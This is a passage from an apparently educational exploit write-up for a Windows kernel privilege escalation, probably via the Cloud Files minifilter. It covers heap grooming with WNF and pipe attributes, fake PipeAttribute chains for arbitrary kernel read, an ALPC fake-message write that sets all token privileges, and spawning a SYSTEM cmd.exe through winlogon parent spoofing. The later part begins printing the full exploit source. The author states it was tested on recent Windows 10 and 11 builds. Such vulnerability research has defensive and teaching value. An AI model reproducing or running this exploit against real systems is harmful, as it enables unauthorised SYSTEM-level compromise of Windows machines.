This stage works by expanding the existing PipeAttribute structures from 0x200 to 0xFD0 bytes, which forces memory reallocation (the old allocation is freed), and as there are a series of holes that have been created in Stage 14, these PipeAttributes structure fill exactly these holes, and will be adjacent to the existing WNF structures, including the corrupted one. The expansion happens by calling NtFsControlFile function with FSCTL_PIPE_SET_PIPE_ATTRIBUTE, and the array_data_pipe follows the same principle explained on Stage 13, where AttributeName is allocated at the start of the data variable part of the PipeAttribute structure (data[0]) and AttributeValue is placed at offset 0x20 in the data variable part.

As we already have the current out-of-bound read primitive from Stage 16 (corrupted WNF structure), it is possible to read the first 0x08 bytes from PipeAttributes structure, which is the Flink pointer to next similar structure. Finally, the new PipeAttribute size of 0xFD0 used during the PipeAttribute expansion can seem controversial, but it is not. These allocations occur in NonPagedPool, there is a fixed POOL_HEADER with 0x10 bytes, which is followed by the fixed header of the PipeAttribute that has 0x20 bytes. Therefore, 0x1000 bytes (hole) - 0x20 bytes (fixed PipeAttribute header) - 0x10 bytes (POOL_HEADER) == 0xFD0 bytes.

The new memory layout is:

- freed (small buckets | 0x200 bytes)
- [OVRF][WNF_1][$PipeAttr_0$][WNF_3][$PipeAttr_1$][WNF_5][$PipeAttr_2$]... (large buckets | 0x1000 bytes)

Stage 18: Find Victim & Leak Pipe (identifies which pipe attribute was corrupted and leaks pipe data)

This stage scans the second wave WNF object (from Stage 13, but with its layout updated in Stage 17) to find the corrupted WNF object, whose ChangeStamp is 0xDEAD given by CHANGE_STAMP_SECOND. Once the code finds it, it can be used to leak a pointer from the next and adjacent PipeAttribute structure. It is the same technique we used in Stage 10, but for that case the target for leaking was a _KALPC_RESERVE structure address. Anyway, the code uses NtQueryWnfStateData function to check size and read 0x08 byte of data that is a Flink pointer, which points to the next PipeAttribute structure.

There are a few observations:

- g_leaked_pipe_attr**:** this variable contains the leaked pointer.
- g_victim_index_second: this variable contains the index of the corrupted WNF.
- wnf_names_second[]: it is the array that contains WNF_STATE_NAME structures that hold handles to the second wave WNF state data objects, and which were used in previous stages (13, and 14) and will be used again in Stage 19.
- the fill pattern is 0x52.

Stage 19: Setup Arbitrary Read (constructs a fake pipe attribute to enable arbitrary kernel memory reads)

This stage starts the critical final part of the exploit because it builds a fake PipeAttribute chain in user space, where we can control, and corrupts the Flink pointer, which has been leaked in Stage 18, to force the redirection to the fake structure. Effectively, this procedure will give us an arbitrary kernel read primitive. Based on these facts, the objective is to use NtQueryWnfStateData function and the corrupted WNF structure to overwrite the Flink member from the next and adjacent PipeAttribute structure, as mentioned.

The code can seem a bit complex at the beginning, and I will leave the definition of the structure and comments to help the understanding:

```
struct PipeAttribute {
    LIST_ENTRY list;                    // +0x00: Doubly-linked list entry (16 bytes)
    char* AttributeName;                // +0x10: Pointer to attribute name string
    uint64_t AttributeValueSize;        // +0x18: Size of attribute value
    char* AttributeValue;               // +0x20: Pointer to attribute value data
    char data[0];                       // +0x28: Flexible array member (inline data)
};
```

The code builds a PipeAttribute structure chain with two fake structures, which obviously follow the structure definition.

```
memset(g_fake_pipe_attr, 0, sizeof(g_fake_pipe_attr));
memset(g_fake_pipe_attr2, 0, sizeof(g_fake_pipe_attr2));

ULONG64* fake1 = (ULONG64*)g_fake_pipe_attr;
fake1[0] = (ULONG64)g_fake_pipe_attr2;
fake1[1] = (ULONG64)g_leaked_pipe_attr;
fake1[2] = (ULONG64)g_fake_attr_name;
fake1[3] = 0x28;
fake1[4] = (ULONG64)g_leaked_kalpc;
fake1[5] = 0x6969696969696969ULL;
```

Each fake structure field is filled with a value, and a few comments can be useful to understand the big picture:

- fake1[0]: (list.Flink) g_fake_pipe_attr2 points to the user space. We declared both g_fake_pipe_attr and g_fake_pipe_attr2 as global, and they point to user space. Additionally, it was 16-byte aligned because it is required by the kernel for PipeAttribute list entries.
- fake1[1]: (list.Blink) g_leaked_pipe_attr contains a pointer to the kernel PipeAttribute structure, which has been leaked on Stage 18. The trick is necessary to keep the doubly-linked structure valid.
- fake1[2]: (AttributeName) g_fake_attr_name contains “hackedfakepipe” for AttributeName, and just to be clear, I made up this string.
- fake1[3]: (AttributeValueSize) it is 0x28 bytes, which allows us to read the full KALPC_RESERVE structure (0x28 bytes). If we tried to expand this value, we would be reading too much.
- fake1[4]: (AttributeValue): it contains KALPC_RESERVE address leaked in Stage 10, which will be used as starting address to read the referred 0x28 bytes and will return the content of KALPC_RESERVE structure. In later stages the code will update exactly this member to read content from different addresses.

- fake1[5]: (data[0]) it holds an arbitrary marker.

A similar approach is applied to the second fake PipeAttribute:

```
ULONG64* fake2 = (ULONG64*)g_fake_pipe_attr2;
fake2[0] = 0x7070707070707070ULL;
fake2[1] = (ULONG64)g_fake_pipe_attr;
fake2[2] = (ULONG64)g_fake_attr_name2;
fake2[3] = 0x28;
fake2[4] = (ULONG64)g_leaked_kalpc;
fake2[5] = 0x7171717171717171ULL;
```

A few observations for each field follow below:

- fake2[0]: It is a marker used as Flink terminator because there is not a next PipeAttribute object in our fake chain, and we have to know when the chain is over.
- fake2[1]: it is set to g_fake_pipe_attr, which holds a pointer to the previous fake PipeAttribute object (fake1).
- fake2[2]: it holds the AttributeName, which has been setup to "alexandre".
- fake2[3]: it is 0x28, for the same reasons explained previously.
- fake2[4]: it contains KALPC_RESERVE address leaked in Stage 10.
- fake2[5]: it contains an aleatory marker, which is used as data[0] content.

The general idea is to link existing and fake PipeAttribute structures according to the following scheme:

- Previous and existing kernel PipeAttribute (prevPipeAttribute -- only used here for reference)
- prevPipeAttribute.Flink**:** it is corrupted and points to a user-space address (g_fake_pipe_attr), where the fake1 PipeAttribute structure is built.
  - fake1.Flink: contains a pointer to the fake2 PipeAttribute structure (g_fake_pipe_attr2)
  - fake1.Blink: contains a pointer to the existing kernel PipeAttribute structure.
  - fake1.AttributeName: "hackedfakepipe"
  - fake1.AttributeSize: 0x28
  - fake1.AttributeValue: kernel address (g_leaked_kalpc)

Using the current WNF spray, the code calls NtUpdateWnfStateData function to corrupt the next and adjacent object, which is an existing kernel PipeAttribute. In specific, it is the Flink pointer that is corrupted to point to a user-space address (g_fake_pipe_attr), where fake1 PipeAttribute structure is built. The fake1.AttributeName ("hackedfakepipe") is used as reference to find the fake1 PipeAttribute structure. To be clear:

- The existing and corrupted PipeAttribute structure lives in kernel-space.
- Both fake1 and fake2 PipeAttribute structures live in user-space.
- The only role of fake2 PipeAttribute structure is to complete and terminate the chain, and make sure that fake1 does not point to anywhere, which unavoidably would cause a crash.

Stage 20: Read Kernel Memory (validates the arbitrary read primitive by reading kernel memory)

This stage searches for the PipeAttribute structure with AttributeName equal to "hackedfakepipe" (saved by g_fake_attr_name variable), which is the fake1 PipeAttribute structure. This process is started by calling

NtFsControlFile with FSCTL_PIPE_GET_PIPE_ATTRIBUTE, which forces the kernel to walk in the doubly-linked list via Flink, first passing through existing kernel PipeAttribute structures and, once it reaches the corrupted kernel AttributePipe, whose link.Flink attribute has been corrupted (g_fake_pipe_attr) and points to a fake PipeAttribute structure built in user-space. The kernel continues searching for the PipeAttribute with the provided AttributeName, but it does not know that it is in user-space. As the first structure is fake1 and has exactly the target AttributeName ("hackedpipefake"), it reads 0x28 bytes from the AttributeValue pointer, which effectively copies 0x28 bytes from the leaked _KALPC_RESERVE to the user-space buffer, whose size is 0x1000 bytes. The returned data follows the _KALPC_RESERVE structure format that is refreshed below:

```
struct _KALPC_RESERVE {
    struct _ALPC_PORT* OwnerPort;             // 0x00
    struct _ALPC_HANDLE_TABLE* HandleTable;   // 0x08
    VOID* Handle;                             // 0x10
    struct _KALPC_MESSAGE* Message;           // 0x18
    ULONGLONG Size;                           // 0x20
    LONG Active;                              // 0x28
};
```

Therefore, fields from returned _KALPC_RESERVE structure are stored in the following array positions:

- data[0] = ALPC_PORT address
- data[1] = ALPC_HANDLE_TABLE address
- data[2] = Reserve handle value
- data[3] = KALPC_MESSAGE address

According to exposed facts so far, it is clear that fake1[3] and fake1[4] from Stage 19 perform a key role in this context because they dictate the amount of data to read and the address to start reading from, respectively. If we change both fake1[3] and fake1[4] values and call RefreshPipeCorruption routine, which has been explained previously, it is possible to re-corrupt Flink again, and when the code calls NtFsControlFile function with FSCTL_PIPE_GET_PIPE_ATTRIBUTE on a corrupted PipeAttribute, the kernel will follow the chain, read from the new address, and return the content to the user-space buffer. Actually, it is always to recommended to call RefreshPipeCorruption routine to ensure that the target PipeAttribute structure is corrupted with the desired value for each read operation. Finally, the data[0] contains the ALPC_PORT structure that will be used for scanning the address of _EPROCESS structure. All this details will be covered in Stage 21.

Stage 21: Discover EPROCESS/Token (walks the EPROCESS linked list to find the current process and its TOKEN address)

This stage aims to use the reading primitive obtained in Stage 20 to find our own process, System process, both tokens, which will be used on Stage 22, and also PID of the winlogon.exe that will be used on Stage 23. Soon at the beginning, the code readers 0x200 bytes from the ALPC_PORT address (data[0]) returned by Stage 20, and from this point the _EPROCESS discovery procedure adopts two distinct alternatives. The first approach is to try to read at offset +0x18 of the ALPC_PORT address, check if the retrieved address is a valid kernel pointer, and also read the ImageFileName field (offset 0x5A8 in _EPROCESS). If this technique fails then the second approach is try to read 0x08 bytes at a time and validate if it is possible to retrieve the

ImageFileName field. Obviously the first way is better because it is direct, but it does not always work, and parsing and checking each address might be necessary. That is the reason for the second approach is a fallback option of the first one.

A detail that might pass unnoticed is this piece of code:

```
    if (!IsKernelPointer(g_eprocess_addr)) {
        for (int offset = 0x10; offset <= 0x38; offset += 8) {
            ULONG64 candidate = *(ULONG64*)(alpc_port_data + offset);
            if (!IsKernelPointer(candidate)) continue;
```

We have to remember that Stage 20 reads and returns a list of key addresses, and one of the is the ALPC_PORT address, which has the following structure according to Virgilius Project website:

```
struct _ALPC_PORT
{
    struct _LIST_ENTRY PortListEntry;                                       //0x0
    struct _ALPC_COMMUNICATION_INFO* CommunicationInfo;                     //0x10
    struct _EPROCESS* OwnerProcess;                                         //0x18
    VOID* CompletionPort;                                                   //0x20
    VOID* CompletionKey;                                                    //0x28
    struct _ALPC_COMPLETION_PACKET_LOOKASIDE* CompletionPacketLookaside;    //0x30
    VOID* PortContext;                                                      //0x38
    struct _SECURITY_CLIENT_CONTEXT StaticSecurity;                         //0x40
    struct _EX_PUSH_LOCK IncomingQueueLock;                                 //0x88
    struct _LIST_ENTRY MainQueue;                                           //0x90
    struct _LIST_ENTRY LargeMessageQueue;                                   //0xa0
    struct _EX_PUSH_LOCK PendingQueueLock;                                  //0xb0
    struct _LIST_ENTRY PendingQueue;                                        //0xb8
    struct _EX_PUSH_LOCK DirectQueueLock;                                   //0xc8
      ...
}
```

The _ALPC_PORT is used for scanning the address of the _EPROCESS structure, which is clearly shown above at offset +0x18 in this Windows version and build, but can be different in other releases. Additionally, the code effectively skips the firsts 0x10 bytes (PortListEntry, which is a _LIST_ENTRY structure) and starts it searching process from there. At the same way, the upper limit (0x38) is based on fact that PortContext is the last field before a sequence of structures that do not have any information about the address of _EPROCESS. If this structure suffers deep changes then this upper limit might need to be adjusted.

After retrieving the _EPROCESS address, a significant amount of data (0x180) is read from the fetched _EPROCESS address + 0x440, which provides information such as UniqueProcessId (offset 0x0), ActiveProcessLinks.Flink (offset 0x08), Token (EX_FAST_REF) address (offset 0x78) and ImageFileName (offset 0x168). From the token value, it is necessary to strip its low bits off, which are the reference count, because its structure is EX_FAST_REF, and remaining value after this extraction represents the real Token pointer. Having all these process properties, the code searches for the system process (pid == 4), the own process and the winlogon.exe process. The plan is to modify the Privileges field (token address + 0x40) from the Token structure in next stage. A relevant point to highlight is that I assume that the target system does not have more than 500 processes, but certainly it might be not be valid in a production environment.

Stage 22: ALPC Arbitrary Write (overwrites TOKEN privileges via fake KALPC_RESERVE/MESSAGE objects)

This stage is the most important stage of this exploit, and it is where we use the ALPC mechanism via _KALPC_RESERVE structure to get an arbitrary write primitive, which will be used to overwrite the _TOKEN.Privileges to grant all privileges. The general idea is to corrupt an ALPC handle entry to point to fake structures that force a kernel write operation to an arbitrary location. The _TOKEN structure shown below:

```
struct _TOKEN
{
    struct _TOKEN_SOURCE TokenSource;                                       //0x0
    struct _LUID TokenId;                                                   //0x10
    struct _LUID AuthenticationId;                                          //0x18
    struct _LUID ParentTokenId;                                             //0x20
    union _LARGE_INTEGER ExpirationTime;                                    //0x28
    struct _ERESOURCE* TokenLock;                                           //0x30
    struct _LUID ModifiedId;                                                //0x38
    struct _SEP_TOKEN_PRIVILEGES Privileges;                                //0x40
    struct _SEP_AUDIT_POLICY AuditPolicy;                                   //0x58
    ULONG SessionId;                                                        //0x78
    ULONG UserAndGroupCount;                                                //0x7c
      ...
}
```

To accomplish this task, it is necessary to adopt the same approach from Stage 20 and build fake structures (_KALPC_RESERVE and KALPC_MESSAGE) in the user space, where we can control and access it without having restrictions.

Examining code, you notice that it only proceeds whether requirements are present such as having the reference (g_victim_index) to the corrupted WNF structure (Stage 10), a valid token (g_our_token), and the handle table address (g_alpc_handle_table_addr), which has been retrieved in Stage 18. The reason for using the corrupted WNF from Stage 10 is because the corrupted WNF is adjacent to Handles array, which provides address of the resource reserve structure (_KALPC_RESERVE). Actually, g_alpc_handle_table_addr variable holds the address of the _ALPC_HANDLE_TABLE structure, and as its first field is the Handles array, we have the pointer to the first _KALPC_RESERVE entry, which is a pointer (0x08 bytes) to the first _KALPC_RESERVE of this array. In other words, it is something like:

- Entry[0] = ptr to KALPC_RESERVE_0
- Entry[1] = ptr to KALPC_RESERVE_1
- Entry[2] = ptr to KALPC_RESERVE_2

The critical point is that the g_victim_index variable from Stage 10 is reused here because the adjacent object at that stage was exactly the same Handles array, whose address is given by g_alpc_handle_table_addr variable. Consequently, we can access the specific Handle array, and in special in its first slot (Entry[0], which holds a pointer to first _KALPC_RESERVE structure whose address has been saved into g_leaked_kalpc variable. Using the same procedure, we can also corrupt the first entry of the Handles array to redirect the kernel write operation to another address (like hooking).

Important observations at this point are:

- The fake _KALPC_RESERVE object (fake_kalpc_reserve_object) is allocated with 0x20 additional bytes to reserve space and replicate the _HEAP_VS_CHUNK_HEADER prepended by kernel for every chunk pool. The exact same action is applied to fake_kalpc_message_object (for the fake _KALPC_MESSAGE). The critical point here is that without bytes of _HEAP_VS_CHUNK_HEADER, the kernel evaluates the heap metadata as invalid and also rejects fake KALPC objects.
- The most important adjustment is that the _HEAP_VS_CHUNK_HEADER fields have been correctly established, which is necessary because the kernel segment heap allocator places them before any pool allocation.
- Instead of setting each field from fake _KALPC_RESERVE object, only Size and Message have been set, and other ones have been left zero for preventing any further problem.
- The size has been adjusted as 0x28 to follow the exact specification. Unfortunately, in the first edition of this document, I have based on a public source that presented a supposed padding at the end _KALPC_RESERVE object, which does not represent the reality. Additionally, I left Active field in zero to also avoid problems.

Moving forward, the code gets the function pointer stored from the first entry, and walk in the _KALPC_RESERVE structure to retrieve the kernel message's address from offset 0x18, whose offset can be checked above:

```
struct _KALPC_RESERVE
{
    struct _ALPC_PORT* OwnerPort;                                   //0x0
    struct _ALPC_HANDLE_TABLE* HandleTable;                         //0x8
    VOID* Handle;                                                   //0x10
    struct _KALPC_MESSAGE* Message;                                 //0x18
    ULONGLONG Size;                                                 //0x20
    LONG Active;                                                    //0x28
};
```

The _KALPC_MESSAGE structure has many fields due to unions, but a simplified representation follows below:

```
struct _KALPC_MESSAGE
{
    struct _LIST_ENTRY Entry;                                       //0x0
    struct _ALPC_PORT* PortQueue;                                   //0x10
    struct _ALPC_PORT* OwnerPort;                                   //0x18
    struct _ETHREAD* WaitingThread;                                 //0x20
    union
    {
        struct
        {
            ULONG QueueType:3;                                      //0x28
            ULONG QueuePortType:4;                                  //0x28
      ....
    };
    struct _ALPC_PORT* CancelSequencePort;                          //0x38
    struct _ALPC_PORT* CancelQueuePort;                             //0x40
    LONG CancelSequenceNo;                                          //0x48
    struct _LIST_ENTRY CancelListEntry;                             //0x50
    struct _KALPC_RESERVE* Reserve;                                 //0x60
```

```
    struct _KALPC_MESSAGE_ATTRIBUTES MessageAttributes;                     //0x68
    VOID* DataUserVa;                                                       //0xb0
    struct _ALPC_COMMUNICATION_INFO* CommunicationInfo;                     //0xb8
    struct _ALPC_PORT* ConnectionPort;                                      //0xc0
    struct _ETHREAD* ServerThread;                                          //0xc8
    VOID* WakeReference;                                                    //0xd0
    VOID* WakeReference2;                                                   //0xd8
    VOID* ExtensionBuffer;                                                  //0xe0
    ULONGLONG ExtensionBufferSize;                                          //0xe8
    struct _PORT_MESSAGE PortMessage;                                       //0xf0
};
```

Once we have _KALPC_MESSAGE structure address, the next step is to build a fake KALPC_RESERVE and _KALPC_MESSAGE structures that will be stored in user-space, where we have full control and access. To accomplish this task, the declared fakeKalpcReserve is populated with the same values fetched from fields of the first _KALPC_RESERVE of Handles array. However, the devil is in details because instead of using the address of the real _KALPC_MESSAGE structure, it is used the address of the fakeKalpcMessage, which is built soon below in the code. The number of active _KALPC_RESERVE is one because we are using only this one. The fakeKalpcMessage is also populated, but the only relevant field is Reserve, which contains fake _KALPC_RESERVE structure's address and ExtensionBuffer, which holds _TOKEN.Privilege address. The ExtensionBufferSize covers only Present and Enabled fields from _SEP_TOKEN_PRIVILEGES because we are not interested in EnabledByDefault field

The following task the code writes the address of the fake _KALPC_RESERVE structure (fakeKalpcReserve) over the first and real _KALPC_RESERVE structure from the Handles array, effectively changing the structure and, as consequence, the _KALPC_MESSAGE structure too, which is the fake one now. Once the first entry of the Handle arrays has been changed, an ALPC message is prepared and sent (via NtAlpcSendWaitReceivePort function) to all ports that can hold the corrupted Handles array. The mechanism is interesting because once the ALPC message is sent, the kernel looks up the first _KALPC_RESERVE structure from array (fakeKalpcReserve) and reads its content as well as the content of the fake _KALPC_MESSAGE (fakeKalpcMessage).

Afterwards, the kernel copies the message data content to ExtensionBuffer field, which effectively changes both fields Present and Enabled from Token.Privileges to 0xFFFFFFFFFFFFFFFF, which enables and grants all privileges. As a side note, before writing the fake KALPC_RESERVE pointer, there is a call to NtQueryWnfStateData function to guarantee that the victim WNF object is still valid and avoid surprises.

Additional points:

- Instead of writing this code based on the supposed size of PORT_MESSAGE, the code has been adapted to calculate data pointer dynamically. This prevents any wrong assumption.
- To avoid side effects and miscalculations of PORT_MESSAGE structure, it has been moved out of the pack(1) directive and also fixed to use CLIENT_ID structure instead of HANDLE to ClientId field. Both actions resulted in a meaningful difference for TotalLength field from 0x2C (0x1C + 0x10) to 0x38 (0x28 to 0x10). This mismatch contributed to ALPC fail and the message itself to be rejected.

The final part of this stage performs different tasks:

- It reads token privileges from kernel memory before and after the ALPC write using ReadKernelBuffer function to print changed Present and Enabled fields, and ensures that the ALPC write really worked, which did not have included in the first version of this exploit.
- It uses NtOpenProcess function to open winlogon.exe process with process id returned in Stage 21, and if it is successful then the privilege escalation is confirmed.
- As memory has been allocated dynamically in heap, they are freed using VirtualFree function.

Stage 23: Spawn SYSTEM Shell (spawns a SYSTEM-level cmd.exe via parent process spoofing)

This is the final stage, where we use the elevated and granted privilege from Stage 22 and spawn a new cmd.exe process running as System. This approach can be repeated to other exploits if we have all necessary privileges. Soon at the beginning, it is necessary to open (OpenProcessToken function) the token associated with the current process to adjust privileges (LookupPrivilegeValueW and AdjustTokenPrivileges functions) to add SeDebugPrivilege, which allows the code to open any process (as winlogon.exe, for example) without considering any respective security descriptor.

Therefore, we can open winlogon process via NtOpenProcess function and use it as parent of our process because winlogon runs as SYSTEM user and, obviously, it exists on Windows system. The following code involving InitializeProcThreadAttributeList and UpdateProcThreadAttribute functions is a typical parent spoofing technique, where we setup the parent of the current process (our exploit) as being the winlogon process, and our exploit inherits mainly the security token and process environment. Finally, the exploit can create (CreateProcessW function) a cmd process, which also will run as SYSTEM.

Once again, this exploit has been successfully executed, and the elevation of privilege has been tested and reached on Windows 10 22H2 (Build 19045), Windows 11 22H2 (Build 22621) and 23H2 (Build 22631).

16.07. Exploit code | Parent Spoofing Edition

The following code is the “Parent Spoofing Edition” version of the exploit, which uses only ALPC reading primitive and not ALPC writing primitive that, as consequence, makes it less sophisticated than the previous one. Anyway, it works perfectly and it is predictable as well:

```
#include <Windows.h>
#include <cfapi.h>
#include <winioctl.h>
#include <ShlObj.h>
#include <stdio.h>
#include <memory>
#include <initguid.h>
#include <guiddef.h>
#include <sddl.h>
#include <ntstatus.h>

#pragma comment(lib, "Cldapi.lib")

DEFINE_GUID(ProviderId,
    0x1b4f2a33, 0xb1b3, 0x40c0,
```

```
    0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00);

typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC = 0x70527442,
    HSM_FILE_MAGIC = 0x70526546,
    HSM_DATA_HAVE_CRC = 0x02,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_MAX = 0x10,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
} HSM_CONSTANTS;

static const USHORT HSM_HEADER_SIZE = 0x14;
static const USHORT HSM_ELEMENT_INFO_SIZE = 0x08;
static const USHORT BTRP_ALIGN = 0x04;
static const USHORT FERP_ALIGN = 0x08;
static const USHORT ELEMENT_NUMBER = 0x05;
static const USHORT MAX_ELEMS = 0x0A;
static const USHORT VERSION_VALUE = 0x0001;
static const USHORT ELEMENT_START_OFFSET = 0x60;
static const USHORT FERP_BUFFER_SIZE = 0x4000;
static const USHORT BTRP_BUFFER_SIZE = 0x4000;
static const USHORT COMPRESSED_SIZE = 0x4000;
static const USHORT REPARSE_DATA_SIZE = 0x4000;

static const DWORD  DEFRAG_PIPE_COUNT = 5000;
static const DWORD  WNF_PAD_SPRAY_COUNT = 0x5000;
static const DWORD  WNF_SPRAY_COUNT = 0x800;
static const DWORD  WNF_DATA_SIZE = 0xFF0;
static const DWORD  ALPC_PORT_COUNT = 2000;
static const DWORD  ALPC_RESERVES_PER_PORT = 257;
static const USHORT PAYLOAD_FILL_BYTE = 0xAB;
static const USHORT PAYLOAD_SIZE_OVERFLOW = 0x1010;
static const USHORT PAYLOAD_OFFSET = 0x1000;
static const DWORD  CHANGE_STAMP_FIRST = 0xC0DE;

static const DWORD  WNF_PAD_SPRAY_COUNT_SECOND = 0x2000;
static const DWORD  WNF_SPRAY_COUNT_SECOND = 0x600;
static const DWORD  PIPE_SPRAY_COUNT = 0x600;
static const DWORD  CHANGE_STAMP_SECOND = 0xDEAD;
static const DWORD  PIPE_ATTR_CLAIM_SIZE = 0x200;
static const DWORD  PIPE_ATTR_FILL_SIZE = 0xFD0;

static const DWORD  SLEEP_SHORT = 100;
static const DWORD  SLEEP_NORMAL = 1000;
static const DWORD  SLEEP_LONG = 6000;

static const ULONG EPROCESS_TOKEN_OFFSET = 0x4B8;
static const ULONG EPROCESS_IMAGEFILENAME_OFFSET = 0x5A8;
static const ULONG EPROCESS_UNIQUEPROCESSID_OFFSET = 0x440;
static const ULONG EPROCESS_ACTIVEPROCESSLINKS_OFFSET = 0x448;

static const ULONG FSCTL_PIPE_GET_PIPE_ATTRIBUTE = 0x110038;
static const ULONG FSCTL_PIPE_SET_PIPE_ATTRIBUTE = 0x11003C;
```

```
#define ALPC_MSGFLG_NONE 0x0

#pragma pack(push, 1)

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
        UCHAR DataBuffer[FERP_BUFFER_SIZE];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, * PREPARSE_DATA_BUFFER;

typedef struct _REPARSE_DATA_BUFFER_EX {
    ULONG     Flags;
    ULONG     ExistingReparseTag;
    GUID      ExistingReparseGuid;
    ULONGLONG Reserved;
    REPARSE_DATA_BUFFER ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, * PREPARSE_DATA_BUFFER_EX;

#pragma pack(pop)

typedef struct _PIPE_PAIR {
    HANDLE hRead;
    HANDLE hWrite;
} PIPE_PAIR, * PPIPE_PAIR;

typedef struct _WNF_STATE_NAME {
    ULONG64 Data[2];
} WNF_STATE_NAME, * PWNF_STATE_NAME;

typedef ULONG WNF_CHANGE_STAMP, * PWNF_CHANGE_STAMP;

typedef struct _WNF_TYPE_ID {
    GUID TypeId;
} WNF_TYPE_ID, * PWNF_TYPE_ID;

typedef const WNF_TYPE_ID* PCWNF_TYPE_ID;
typedef const WNF_STATE_NAME* PCWNF_STATE_NAME;

typedef enum _WNF_STATE_NAME_LIFETIME {
    WnfWellKnownStateName = 0,
    WnfPermanentStateName = 1,
    WnfPersistentStateName = 2,
    WnfTemporaryStateName = 3
} WNF_STATE_NAME_LIFETIME;

typedef enum _WNF_DATA_SCOPE {
    WnfDataScopeSystem = 0,
```

```
    WnfDataScopeSession = 1,
    WnfDataScopeUser = 2,
    WnfDataScopeProcess = 3,
    WnfDataScopeMachine = 4
} WNF_DATA_SCOPE;

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, * PCLIENT_ID;

typedef struct _ALPC_PORT_ATTRIBUTES {
    ULONG                        Flags;
    SECURITY_QUALITY_OF_SERVICE SecurityQos;
    SIZE_T                       MaxMessageLength;
    SIZE_T                       MemoryBandwidth;
    SIZE_T                       MaxPoolUsage;
    SIZE_T                       MaxSectionSize;
    SIZE_T                       MaxViewSize;
    SIZE_T                       MaxTotalSectionSize;
    ULONG                        DupObjectTypes;
    ULONG                        Reserved;
} ALPC_PORT_ATTRIBUTES, * PALPC_PORT_ATTRIBUTES;

#pragma pack(push, 1)

typedef struct _KALPC_RESERVE {
    PVOID OwnerPort;
    PVOID HandleTable;
    PVOID Handle;
    PVOID Message;
    ULONGLONG Size;
    LONG Active;
    ULONG Padding;
} KALPC_RESERVE, * PKALPC_RESERVE;

typedef struct _KALPC_MESSAGE {
    BYTE Reserved0[0x60];
    PVOID Reserve;
    BYTE Reserved1[0x78];
    PVOID ExtensionBuffer;
```

```
    ULONGLONG ExtensionBufferSize;
    BYTE Reserved2[0x28];
} KALPC_MESSAGE, * PKALPC_MESSAGE;

typedef struct _PORT_MESSAGE {
    union {
        struct {
            USHORT DataLength;
            USHORT TotalLength;
        } s1;
        ULONG Length;
    } u1;
    union {
        struct {
            USHORT Type;
            USHORT DataInfoOffset;
        } s2;
        ULONG ZeroInit;
    } u2;
    union {
        HANDLE ClientId;
        double DoNotUseThisField;
    };
    ULONG MessageId;
    union {
        SIZE_T ClientViewSize;
        ULONG CallbackId;
    };
} PORT_MESSAGE, * PPORT_MESSAGE;

typedef struct _ALPC_MESSAGE {
    PORT_MESSAGE PortHeader;
    BYTE Data[0x100];
} ALPC_MESSAGE, * PALPC_MESSAGE;

#pragma pack(pop)

typedef struct _IO_STATUS_BLOCK {
    union {
        NTSTATUS Status;
        PVOID    Pointer;
    };
    ULONG_PTR Information;
} IO_STATUS_BLOCK, * PIO_STATUS_BLOCK;

typedef NTSTATUS(NTAPI* PNtCreateWnfStateName)(PWNF_STATE_NAME,
WNF_STATE_NAME_LIFETIME, WNF_DATA_SCOPE, BOOLEAN, PCWNF_TYPE_ID, ULONG,
PSECURITY_DESCRIPTOR);
typedef NTSTATUS(NTAPI* PNtUpdateWnfStateData)(PCWNF_STATE_NAME, PVOID, ULONG,
PCWNF_TYPE_ID, PVOID, WNF_CHANGE_STAMP, ULONG);
typedef NTSTATUS(NTAPI* PNtQueryWnfStateData)(PCWNF_STATE_NAME, PCWNF_TYPE_ID, PVOID,
PWNF_CHANGE_STAMP, PVOID, PULONG);
typedef NTSTATUS(NTAPI* PNtDeleteWnfStateName)(PCWNF_STATE_NAME);
typedef NTSTATUS(NTAPI* PNtAlpcCreatePort)(PHANDLE, POBJECT_ATTRIBUTES,
PALPC_PORT_ATTRIBUTES);
typedef NTSTATUS(NTAPI* PNtAlpcCreateResourceReserve)(HANDLE, ULONG, SIZE_T, PHANDLE);
```

```
typedef NTSTATUS(NTAPI* PNtFsControlFile)(HANDLE, HANDLE, PVOID, PVOID,
PIO_STATUS_BLOCK, ULONG, PVOID, ULONG, PVOID, ULONG);
typedef NTSTATUS(NTAPI* PNtAlpcSendWaitReceivePort)(HANDLE, ULONG, PPORT_MESSAGE,
PVOID, PPORT_MESSAGE, PSIZE_T, PVOID, PLARGE_INTEGER);
typedef NTSTATUS(NTAPI* PNtOpenProcess)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES,
PCLIENT_ID);
typedef NTSTATUS(NTAPI* PRtlGetCompressionWorkSpaceSize)(USHORT, PULONG, PULONG);
typedef NTSTATUS(NTAPI* PRtlCompressBuffer)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG,
ULONG, PULONG, PVOID);

static PNtCreateWnfStateName        g_NtCreateWnfStateName = NULL;
static PNtUpdateWnfStateData        g_NtUpdateWnfStateData = NULL;
static PNtQueryWnfStateData         g_NtQueryWnfStateData = NULL;
static PNtDeleteWnfStateName        g_NtDeleteWnfStateName = NULL;
static PNtAlpcCreatePort            g_NtAlpcCreatePort = NULL;
static PNtAlpcCreateResourceReserve g_NtAlpcCreateResourceReserve = NULL;
static PNtFsControlFile             g_NtFsControlFile = NULL;
